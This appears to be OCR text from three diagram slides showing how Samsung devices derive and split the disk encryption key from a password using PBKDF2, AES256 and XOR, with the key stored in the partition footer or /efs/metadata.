
Samsung way


HEX1
AES256
XOR
1st half of EDK
partition footer
or
/efs/metadata
password
PBKDF2
HEX2
AES256
XOR
2nd half of EDK


Samsung way


HEX1
AES256
XOR
1st half of EDK
partition footer
password
PBKDF2
DEK
or
/efs/metadata
HEX2
AES256
XOR
2nd half of EDK


Samsung way


HEX1
AES256
XOR
1st half of EDK
1st half of DEK
partition footer
password
PBKDF2
DEK
or
/efs/metadata
2nd half of DEK
HEX2
AES256
XOR
2nd half of EDK

